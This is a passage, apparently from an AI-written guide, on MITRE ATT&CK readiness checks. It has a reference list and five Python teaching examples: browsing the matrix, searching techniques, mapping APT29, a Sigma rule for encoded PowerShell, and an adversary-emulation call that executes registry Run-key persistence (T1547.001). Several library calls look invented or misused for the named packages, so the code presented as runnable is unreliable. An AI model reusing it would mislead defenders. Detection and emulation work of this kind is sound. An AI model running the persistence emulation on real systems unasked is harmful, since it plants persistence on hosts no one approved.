  technique = attack_data.get_object_by_attack_id('T1134', 'attack-pattern')
  ```

This module ensures your readiness check uses up-to-date ATT&CK data.

d. Custom Python Scripts

You can also create custom scripts to assess MITRE readiness tailored to your needs. For example:

- Use `mitreattack-python` to retrieve all techniques.
- Compare them against your SIEM rules or EDR alerts.
- Identify coverage gaps and generate a report.

This approach allows you to automate and customize your readiness evaluation.

---

2. Appendix: References and Abbreviations

References

Here are the sources used to compile this response:

- **ATT&CK Data & Tools | MITRE ATT&CK®**
  URL: attack.mitre.org
- **GitHub - mitre-attack/mitreattack-python**
  URL: github.com
- **MitreAttackData — mitreattack-python 2.0.0 documentation**
  URL: mitreattack-python.readthedocs.io
- **r/netsec on Reddit: pyattck: A Python package to interact with the Mitre ATT&CK Framework**
  URL: www.reddit.com
- **Getting Started with ATT&CK: Detection and Analytics | MITRE ATT&CK® | Medium**
  URL: medium.com

Abbreviations and Full Forms

- **ATT&CK**: Adversarial Tactics, Techniques, and Common Knowledge
- **STIX**: Structured Threat Information Expression
- **CTI**: Cyber Threat Intelligence
- **SIEM**: Security Information and Event Management
- **EDR**: Endpoint Detection and Response
- **MFA**: Multi-Factor Authentication
- **TTP**: Tactics, Techniques, and Procedures
- **API**: Application Programming Interface
- **JSON**: JavaScript Object Notation

---

3. MITRE Readiness Check Tool in Python

Below are five Python code-based examples designed for the "MITRE ATT&CK Framework Teaching Lab: 5 Practical Examples." These examples align with the lab's objectives, providing practical and educational content to enhance understanding of the MITRE ATT&CK framework.

```python
from mitreattack.stix20 import MitreAttackData
from sigma.collection import SigmaCollection
from sigma.pipelines.sysmon import sysmon_pipeline
from atomic_red_team import AtomicRedTeam


# Example 1: Exploring the ATT&CK Matrix
# Objective: Familiarize with the ATT&CK matrix structure
def explore_attack_matrix():
    attack_data = MitreAttackData("enterprise-attack.json")
    tactics = attack_data.get_tactics()
    print("Tactics in ATT&CK Matrix:")
    for tactic in tactics:
        print(f"- {tactic['name']}")
    initial_access_techniques = attack_data.get_techniques_by_tactic('Initial Access')
    print("\nTechniques under 'Initial Access':")
    for tech in initial_access_techniques:
        print(f"- {tech['name']} ({tech['external_references'][0]['external_id']})")


# Example 2: Technique Identification
# Objective: Identify techniques based on behaviors
def identify_techniques():
    attack_data = MitreAttackData("enterprise-attack.json")
    phishing_techniques = attack_data.search_techniques(keyword='phishing')
    print("Techniques related to 'phishing':")
    for tech in phishing_techniques:
        print(f"- {tech['name']} ({tech['external_references'][0]['external_id']})")


# Example 3: Threat Intelligence Mapping
# Objective: Map adversary behaviors to ATT&CK techniques
def map_threat_intelligence():
    attack_data = MitreAttackData("enterprise-attack.json")
    apt29 = attack_data.get_group_by_alias('APT29')
    apt29_techniques = attack_data.get_techniques_used_by_group(apt29['id'])
    print("Techniques used by APT29:")
    for tech in apt29_techniques:
        print(f"- {tech['name']} ({tech['external_references'][0]['external_id']})")


# Example 4: Detection Rule Creation
# Objective: Create detection strategies for techniques
```

```python
def create_detection_rule():
    rule_yaml = """
title: Suspicious PowerShell Execution
id: 12345678-1234-1234-1234-123456789012
status: experimental
description: Detects suspicious PowerShell commands
author: Your Name
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image: '*\\powershell.exe'
        CommandLine: '* -EncodedCommand *'
    condition: selection
level: high
"""
    rule = SigmaCollection.from_yaml(rule_yaml)
    sysmon_rule = rule.to_dict(pipeline=sysmon_pipeline())
    print("Sysmon Detection Rule:")
    print(sysmon_rule)


# Example 5: Adversary Emulation
# Objective: Simulate adversary behavior
def emulate_adversary():
    art = AtomicRedTeam()
    technique = 'T1547.001'  # Registry Run Keys
    art.execute(technique)
    print(f"Emulated technique: {technique}")


# Run all examples
if __name__ == "__main__":
    print("Example 1: Exploring the ATT&CK Matrix")
    explore_attack_matrix()
    print("\nExample 2: Technique Identification")
    identify_techniques()
    print("\nExample 3: Threat Intelligence Mapping")
    map_threat_intelligence()
    print("\nExample 4: Detection Rule Creation")
    create_detection_rule()
    print("\nExample 5: Adversary Emulation")
    emulate_adversary()
```